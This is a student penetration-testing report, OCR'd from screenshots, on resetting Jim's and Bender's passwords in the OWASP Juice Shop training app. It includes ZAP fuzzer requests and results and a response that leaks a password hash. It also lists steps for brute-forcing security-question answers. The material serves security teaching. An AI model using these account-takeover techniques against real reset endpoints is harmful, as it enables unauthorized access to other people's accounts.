

Untitled Session - originalcoursework - ZAP 2.14.0
POST http://127.0.0.1:3000/rest/user/reset-password HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
X-User-Email: jim@juice-sh.op
Content-Type: application/json
Content-Length: 77
Origin: https://127.0.0.1:3000
Connection: keep-alive
{"email":"jim@juice-sh.op","answer":"jim","new":"jim@123","repeat":"jim@123"}
Task ID Message Type Code Reason RTT Size Resp. Header Size Resp. Body Highest Alert State Payloads
0 Original 401 Unauthorized 27 ms 469 bytes 34 bytes Medium
2 Fuzzed 500 Internal Serv... 28 ms 445 bytes 1,910 bytes
4 Fuzzed 500 Internal Serv... 37 ms 445 bytes 1,910 bytes
6 Fuzzed 500 Internal Serv... 49 ms 445 bytes 1,910 bytes
8 Fuzzed 500 Internal Serv... 61 ms 445 bytes 1,910 bytes
10 Fuzzed 500 Internal Serv... 36 ms 445 bytes 1,910 bytes



Untitled Session - originalcoursework - ZAP 2.14.0
POST http://127.0.0.1:3000/rest/user/reset-password HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
X-User-Email: jim@juice-sh.op
Content-Type: application/json
content-length: 80
Origin: https://127.0.0.1:3000
Connection: keep-alive
{"email":"jim@juice-sh.op","answer":"Samuel","new":"jim@123","repeat":"jim@123"}
Task ID Message Type Code Reason RTT Size Resp. Header Size Resp. Body Highest Alert State Payloads
60 Fuzzed 500 Internal Serv... 4 ms 445 bytes 1,910 bytes
53 Fuzzed 401 Unauthorized 142 ms 469 bytes 34 bytes Wyatt
62 Fuzzed 500 Internal Serv... 2 ms 445 bytes 1,910 bytes
19 Fuzzed 200 OK 643 ms 468 bytes 340 bytes Samuel
64 Fuzzed 500 Internal Serv... 7 ms 445 bytes 1,910 bytes
43 Fuzzed 401 Unauthorized 305 ms 469 bytes 34 bytes John



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
X-RateLimit-Limit: 100
{"user":{"id":2,"username":"","email":"jim@juice-sh.op","password":"b4053c211ccf54037344990ce1c81dba","role":
"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg",
"totpSecret":"","isActive":true,"createdAt":"2024-04-23T22:04:39.067Z","updatedAt":"2024-04-25T12:20:39.670Z",
"deletedAt":null}}
History
Search
Alerts
Output
WebSockets
Fuzzer
New Fuzzer
Progress: 3: HTTP - http://127.0.0../reset-password
100%
Current fuzzers: 0
Messages Sent: 127
Errors: 0
Show Errors
Export
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
Payloads
60 Fuzzed 500 Internal Serv... 4 ms 445 bytes 1,910 bytes
53 Fuzzed 401 Unauthorized 142 ms 469 bytes 34 bytes Wyatt
62 Fuzzed 500 Internal Serv... 2 ms 445 bytes 1,910 bytes
19 Fuzzed 200 OK 643 ms 468 bytes 340 bytes Samuel
64 Fuzzed 500 Internal Serv... 7 ms 445 bytes 1,910 bytes
43 Fuzzed 401 Unauthorized 305 ms 469 bytes 34 bytes John
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


OWASP Juice Shop
https://127.0.0.1:3000/#/forgot-password
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)
Forgot Password
Wrong answer to security question.
Email *
jim@juice-sh.op
Security Question *
New Password *
Password must be 5-40 characters long.
0/20
Repeat New Password *
0/20
Show password advice
History
WebSockets


13:27
OWASP Juice Shop
OWASP Juice Shop
OWASP Juice Shop
Brother for james - Baby
https://127.0.0.1:3000/#/forgot-password
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)
Forgot Password
Email *
jim@juice-sh.op
Security Question *
New Password *
Password must be 5-40 characters long.
7/20
Repeat New Password *
7/20
Show password advice
Change
History
WebSockets


13:28
OWASP Juice Shop
OWASP Juice Shop
OWASP Juice Shop
Brother for james - Baby
https://127.0.0.1:3000/#/forgot-password
80%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)
Forgot Password
Your password was successfully changed.
Email *
Please provide an email address.
Security Question
New Password
Password must be 5-40 characters long.
0/20
Repeat New Password
0/20
Show password advice
Change
History
WebSockets





c) **Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated**:

We found Jim's email under the Green Smoothie item or logged in with admin credentials to assess the target of evaluation's (TOE) security function requirement (SFR). Next, we tried resetting Jim's password using the "Forget Password" tool, trying out various responses to the security question. We found that "Samuel" answered the security question properly using a fuzz attack, allowing us to reset the password. This


demonstrates a flaw that allows unauthorized users to compromise access control by resetting the password by stealing authentication information from another user.


Reset Bender's Password


a) Description of penetration testing that was carried out.


1. Login to admin as shown in *admin section task* or make a user and give them admin rights. This step is done to find out Bender's email id. Admin will list all the existing users or in the home click on the products and see if Bender has written any review and take that id.
2. Now after getting his email id click on 'Forgot Password' we need to answer the security question which is what your first job was.
3. I went to score-board and took hint from there which said Futurama and I googled it and went to Wikipedia link and under occupation found his first job.
4. Went to that link in again in Suicide Booth. Under Futurama I found Stop-and-Drop.
5. I went to zap and create fuzz attack.
6. I made permutation and combination like Stop-n-Drop, Stop-and-Drop, stop-and-drop, stop-n-drop, Stop'n'Drop and stop'n'drop.
7. This gives 200 fuzz in response and solves our challenge.


b) Outcomes/Evidence of the Penetration Testing




